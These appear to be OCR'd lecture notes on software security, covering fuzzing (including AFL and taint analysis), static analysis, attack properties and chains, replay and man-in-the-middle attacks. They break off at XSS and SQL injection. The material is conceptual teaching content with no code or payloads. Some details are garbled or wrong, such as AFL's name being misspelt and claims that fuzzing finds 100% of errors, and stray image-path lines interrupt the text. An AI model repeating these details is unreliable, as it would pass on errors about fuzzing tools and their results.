   Fuzzing: having a program and some input, you simply produce random inputs. If the model is consistent, then it can resist the chaos monkey. If the program produces garbage, **it means that there is no input validation, so a malicious monkey could attack the system**.

Static analysis vs Dynamic

Static analysis is a technique that operates on high-level code, allowing it to pinpoint the exact code fragment responsible for a vulnerability. In contrast, the chaos monkey is a less detailed tool used for testing distributed systems by introducing random failures. However, static analysis is not without its limitations. It can produce false positives, results that are flagged as vulnerabilities but are not actually vulnerabilities in the code. It can also produce false negatives, which are vulnerabilities that are not identified by the tool. Therefore, it is important to fine-tune the configuration of static analysis tools and complement them with human review to reduce the occurrence of these issues.
Fuzzing
Fuzzing and Structural Vulnerability

Static Application Security Testing

The strength of this type of analysis are:

- scalability: as it may analyze large amount of code at a low cost
- it can discover vulnerabilities that are critical such as buffer/stack overflow
- it simplifies the debugging as it points directly to the wrong instructions to replace
  Weaknesses:
- It is hard to implement to discover the errors in: **authentication, dangerous management of access rights, unsafe use of cryptography unsafe use**
- it can only discover a low number of errors,which may also be false negatives.
- they cannot find issues related to configuration values
- they cannot analyze libraries, because the source code may be unavailable

---

Chapter 14: Fuzzing

Fuzzing is, the best way to find vulnerabilities in non-standard module or if I am making the standard module
To find vulnerabilities in a non-standard module or when making a standard module, there are various methods, but one effective approach is fuzzing. Fuzzing involves sending malformed inputs to a module, and every time there is a crash, a vulnerability is detected.
A fuzzing tool typically consists of three modules:

- Malformed input generator
- Input scheduler for the target module
- Monitoring tool
  The input scheduler ensures that every module and every line of code is scheduled and executed. Meanwhile, the monitoring tool crashes the module and restarts it without human intervention, to search for other vulnerabilities.
  There are different types of fuzzing:
- Application fuzzing, which involves sending inputs on fields and pressing random buttons in the GUI.
- Protocol fuzzing, which checks the interaction with protocols by sending bad commands.
- File fuzzing involves automatically generating variations of test files that exhibit abnormal program behavior in an attempt to expose defects.

Tools

American Fuzz Loop is one of the most popular fuzzing tools. It runs the program on a virtual machine, allowing information on the execution to be acquired. This simplifies the code from the executable to the code. Fuzzers can be seen as an extension of a debugger, used after debugging to detect other errors.

Types of Fuzzing

When using a Fuzzer, input is automatically produced. There are two types of ways:


- Generation-based: One has a grammar describing formally how to structure the input. In that case, the Fuzzer violates a number of rules of the grammar. The chaos monkey can start from simple errors and go to more serious errors.
- Mutation error: Change an input (rotating it) into a wrong input.
  Fuzzers can be grammar-based or non-grammar-based, depending on their knowledge of the input structure. Fuzzing can also be categorized into white box, black box, or grey box, depending on the level of information known about the module's code.
- Black box testing: The tester has no prior knowledge of the internal workings of the system or application being tested. The tester approaches the system as an external user, with no access to the source code, internal documentation, or infrastructure. The goal of black box testing is to identify vulnerabilities that could be exploited by an attacker who has no prior knowledge of the system.
- White box testing: The tester has full knowledge of the system or application being tested, including access to the source code, internal documentation, and infrastructure. White box testing is often performed by developers or internal security teams who have detailed knowledge of the system. The goal of white box testing is to identify vulnerabilities that might be missed in black box testing, and to ensure that the system is secure from both external and internal threats.
- Gray box testing: The tester has partial knowledge of the system or application being tested. The tester may have some access to the source code or infrastructure, but not complete knowledge. Gray box testing can be useful for identifying vulnerabilities that might be missed in black box testing, while still simulating the perspective of an external attacker.

Tainting analysis


Tainting analysis formalizes fuzzing by identifying the input and its dependencies on the computation with variables. This analysis of flows helps to identify missing checks, such as missing computation errors.

1. Find the target of overflow for each input.
2. In an assignment `x (y = input) else (y=z); w=y;`, if the value of y is unknown, perform a worst-case analysis. It will return that `w` is **potentially tainted by the input value**.
   In color analysis, we pair a color with each input and each variable assigned to that input.

- Pair a color with each input and each variable assigned that input.
- If a variable `X` is assigned a value that depends on `Y`, and `Y` has color `C`, then `X` is assigned color `C` too.
  Static analysis: for each input, find the instructions and computations acting on it.



We generate all possible input test cases, considering the instructions we know from static analysis. We have a delivery module to transmit the input to the program, where the module formats the input according to how the program receives the input.
The monitor discovers if a given input created a crash. A bug detector signals an error, and it is signalled to a module that creates the final input of the Fuzzer.
A Fuzzer will tell a bug, and if the bug is a vulnerability, then it's up to us.
Note that we may have a black-box Fuzzer where we do not perform static analysis, and we try all sorts of inputs.




The effort is all automated.

Evolutionary Fuzzer

In the evolutionary Fuzzer, only the monitor gives information to a test generator in the architecture. The output of the Fuzzer impacts the generator and the scheduler. If changing an input produces a large number of crashes, we may try that input or similar inputs to create other crashes. So the scheduling depends on similar inputs.
In this way, we cover all the inputs.

American Fuzzy Lop (AFL)



There is a seed which serves as the basis for generating random input. The key objective of Fuzzy Loop is to achieve path coverage. We aim to cover a series of paths to ensure that all basic blocks have been executed and tested.
Given a graph where each arc represents a transfer of control from one control sequence to another, the compiler pairs each arc with a counter that indicates how many times it has been executed during fuzzing. There are two types of counters: those with a count of 0 and those with a count greater than 0. If a counter is 0, it means that no input has caused the arc to execute.

An hash-table is created for all arcs, where we insert the number of executions for each arc (we do not expect collisions or care about them).
Our goal is to cover all arcs to ensure that we test them all.
It is possible to implement AI that learns from the code.
The binary of the code processed during the compilation can also be extended with the result of the LLVM compiler (linking libraries). For each arc in the control graph of the module a 64k counter is assigned, then the hashtable records the number of execution of an arc, using 8 bits per edges.

The AFL and target module run in two distinct processes.

What can be discovered:

With Fuzzy Loop, we can discover:

- Code injection
- Stack and Buffer overflow
- Undefined behaviour
- and more
  Although fuzzing takes a long time, it can be automated, allowing a machine to act automatically.

While there is some randomness in fuzzing, ideally, we want the randomness to be in the input. We want to use it in conjunction with working tests to make sure we achieve our goal of path coverage.

Efficiency

- Black box + mutation: We do not know anything about the code, and mutations mean we do not know anything about the input. In this case, we cover 50% of the coverage in 10 minutes (which grows fast initially, then slows), and we find 25% of the defects.
- Black box + generation: We have no idea of the code, but we have some knowledge of the input. In this case, the input is not really random (it violates rules). In 10 minutes, we cover 80% of the code and find 50% of the defects.
- White box + mutation: We can do tentative analysis and graph analysis, but we have no input. In this case, we need four times the previous time to achieve 80% code coverage and 50% defect detection in 2 hours.
- White box + generation: With all the information we have, we achieve 99% code coverage and detect 100% of the errors in 2.5 hours.

Time to first failure

Mature modules use mature protocols that have been used and tested for many years.

Protocol suite	2016 time to first failure	2015 time to first failure	2016 test runtime (avg)
TLS Client (Core IP)	9.6 hours	5.4 hours	10.5 hours
SSH2 (Core IP)	6.8 hours	1.9 hours	22.6 hours
SSH Server (Core IP)	4.9 hours	0.7 hours	5.96 hours
802.11 (Core IP)	4.2 hours	1 hour	11.8 hours
ICMPv6 (Core IP)	2.7 hours	1 hour	2.3 days

For example for the TLS Client the time to produce a crash was 5.4 hours, meaning that the Fuzzer ran for 5.4 hours without being able to crash it. After 1 year, the Fuzzer took even more time.

For less mature protocols:

5 least mature protocols (average time to first failure, in minutes and seconds)

Protocol suite	2016 time to first failure	2015 time to first failure	2016 test runtime (avg)
IEC-61850 MMS (ICS)	6.6 seconds	13.2 seconds	5.7 hours
MODBUS PLC (ICS)	1.8 minutes	6 seconds	35 minutes
SNMP Trap (Remote Management)	1.8 minutes	3.6 minutes	57 minutes
MQTT (ICS)	9.9 minutes	2.1 minutes	1.3 hours
DNP3 (ICS)	14 minutes	3.6 minutes	2.6 hours

Her ethe situation until the protocol reach maturity is in the order of seconds or minutes.
As a company, we can measure how well we are doing. In static analysis, we cannot measure as easily. With the Fuzzer, we can be detailed on modules, applications, etc. We get a better idea with the Fuzzer.
In the case of a Fuzzer running for hours, an artificial intelligence tuning it would be perfect.

Fuzzer for maturity:

1. Initial 100,000 inputs without a crash in 2 hours
2. 1,000,000 inputs without a crash in 8 hours
3. 2,000,000 inputs without a crash in more than half a day
4. infinite (for days)

General overview

Generational is better than random, and specifics make a Fuzzer better. Use different Fuzzer instead of running the same Fuzzer repeatedly, as there will always be some randomness. The longer you run, the more defects you find.
When nothing happens, use profiling, where profiling says how many times you executed an instruction. As there may be some instructions that we did not execute, we did not actually find all the vulnerabilities. A Fuzzer should be integrated with the compiler and its environment.

There are some **standards** that before granting you a product their stamp, will ask you to perform fuzzing over it.

Fuzzing and Structural Vulnerability

Chapter 15: Fuzzing and Structural Vulnerability

Structural vulnerabilities are discovered when modules are composed together.
Consider that fuzzing will mean sending random values, but at a structural level, a missing message may cause a bug.
The problems in this case are:

- Checks are not executed because a module trusts that another module performs some checks. It may happen that our assumption that someone has executed a check may be wrong.
  One problem that fuzzing cannot cover is the message encryption problem. Consider that information must be protected. If someone reads the message in an illegal way, they can acquire the information to authentication, and it is more related to the semantics of the content.
  A web server may be used to manipulate a data server, which cannot be spotted by fuzzing.
  Consider that hierarchical relations have to be considered, both with hypervisor and virtual machine and run-time support and containers.
  Those types of analyses need information about the information flow among modules as an attacker may manipulate the flows in the attack.

In general, fuzzing works, and the more information you give it, the better it works, and we can always measure.

So there are no established methods to find the structural vulnerabilities, but we may extend fuzzing to monitor several modules and discover *how an input distributes between the modules*.
It may be revealed that if a module fails, then it misses some checks.
Some check can also be performed in the gateway authentication, checking who is to authorized to send messages in a certain channel or port.

We may also try to overload a module with messages from another module to see how it behaves.
There may be also other malformed input protocol issues such as:

- repeated messages
- missing messages
- correct messages transmitted in the wrong order

Chapter 16: Cyber Attacks

The real problem of a vulnerability for us is:

- which are the attack that a vulnerability enables.
  Then find:
- who can implement the attack
- how critical it is
- how to stop them
  The important thing is to remove the minimum number of vulnerabilities that guarantees a secure system, so that the security policy of the system will not be violated.

Attack properties

The most important attack properties to evaluate are
• Precondition: The required access rights to carry out the attack. More access rights needed indicates a less dangerous attack as it gives the defender more time to detect it before the attacker can gain those privileges.
• Post condition: The access rights acquired if the attack succeeds. Comparing an attack's post condition with the preconditions of other attacks determines if they can be chained together, multiplying their impact.
• Success probability: Rarely 100%, most attacks are stochastic in nature.
• Know-how: The tools and skills required to execute the attack, such as the ability to craft an exploit string for a stack overflow.
• Noise: How noticeably the system behavior changes after the attack. More noticeable changes make the attack easier to discover, for example ransomware encrypting all files.
• Local/remote: Whether the attack is executed locally or remotely.


Attack Chain

Taking a prefix of a sequence, will grant you the access right to perform the next attack.
So we have an attack SA = $[at_1, \ldots, at_n]$, where we have a set of access right SR.
The final form of an attack is to increase the privilege each step.
AC = $s_1; s2; \ldots; s_n$, we have a series of privilege escalation with those. $s_i \in SA$ is an attack belonging to SR(**having the access rights**).
The attacker needs to find:*the important Access Rights to perform the attack, not just to collect them, it can collect multiples but without a goal*.

Automated Attacks

An attack that you can execute by running a program.
While an automated intrusion is a series of action/attacks that can be implemented by executing a program.
There are two critical points in an automated attack:

- time to execute attack is the time to run a program, even an automated intrusion may take longer time, if for example you want to automated the intrusion you want to hide noise. In general the executed time is an electronic time.
  * anyone can implement an automatic attack, for example if one puts its code of an exploit in a public database, then someone might take it and execute it. This has dramatic implication, as it creates criminal activity to move in the cyber world, without having the know how, but exploiting the tools that they can buy from someone else. This increases the number of people that can attack our system, this is a consequence of ***automated attacks***



As time goes, **attacks become more and more sophisticated**.
The yellow/greenish curve is the reverse, the **person executing the attack, becomes more and more stupid**.

We solve the contradiction of more sophisticated attack with less smart people with *automation*.
Attacks can be automated, even by artificial intelligence which may also do phishing attacks, using the AI to speak to people.

Local/ remote action/ attack

- Local: you need to have a local account to a node, for example to perform a stack overflow
- Proximity: run program on a node that is in the network of the machine being attacked, so it can interact with the attacked node
- remote: attack to a node, from anywhere, without needing an account in the *target machine and the target network*. This attack is the most dangerous one if one does not know a vulnerability that can be exploited with a remote attack. All nodes may be subject to this attacks.*You can attack any node on another machine, by running code on your machine, even if a serious attacker should never run an attack from its own machine.* A remote attack can be a **wormable attack**, where you can replicate the attack code to more nodes, it is an attack that can spread in a system.

Classification


- the action to execute: overflow, sniff, replay attack, repetition attack (replay attack), fuzzing or interface attack as you invocate functions of an API using an ordering different than the expected one
- man-in-the-middle: manipulates information in a communication of two entities
- diversion of the information flow, given the flow, one redirects it to another destination.
- Time-to-use Time-to-check: if there is a check on a parameter, and then there is time before the check and the use, the parameter could be changed before use (threads example for example, where one thread checks, there is an interleaving where another threads modifies the parameter, so the original thread will use the malicious parameter value)
- XSS
- SQL injection
- Covert channel: find vulnerability by checks on the execution (Bell-LaPadula policy)
  Then there is masquerading: where one impersonates another machine

Replay attack

Repeat a message, as the message has been sniffed and before the end of the session of the client the attacker will re-send the message, changing the semantic of the exchange.
To solve this:

- protect information flowing with encryption
- add something to mark a message as: already seen. Reason of timestamps or nonce to be knowing that a message as been already seen. This works even if the message is in clear (so no sequential nonce for example but totally random)


Man-in-the-middle




In this case: *there is no initial authentication, this will make B able to play two roles, and convince A that it is speaking with C and to C that it is speaking with B*.
Even with encryption, A may exchange it with B and C with B actually, as *they are not sure with whom they are speaking*.
This problem arise in VPN, as they miss the initial authentication.
This attack is also simplified if all the messages from A to C , must cross B.
For example for smartphone, attackers put a fake base station, so that the smartphone will speak with that base station, which can decrypt the communication, than the fake one forwards the messages to the real base station.

XSS cross site scripting:

Download content from a website, and that content is malicious. The base idea of a SQL injection is that the webserver executes a query:

